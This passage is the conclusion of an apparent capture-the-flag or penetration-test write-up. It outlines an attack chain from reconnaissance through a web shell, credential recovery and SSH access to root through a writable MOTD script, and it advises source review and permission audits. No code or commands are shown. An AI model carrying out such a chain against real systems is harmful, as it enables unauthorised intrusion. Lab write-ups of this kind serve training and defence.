Thorough enumeration remains the most valuable habit in penetration testing. Backup files, leftover debug code and unusual parameters often lead directly to the vulnerability. On the defensive side, the same mistakes can be found with source code review and regular permission audits before an attacker finds them.

Report conclusion
Both flags were captured. The full chain ran from recon to web shell, credential recovery, SSH access and root through a writable MOTD script. The findings above should be fixed before any production deployment.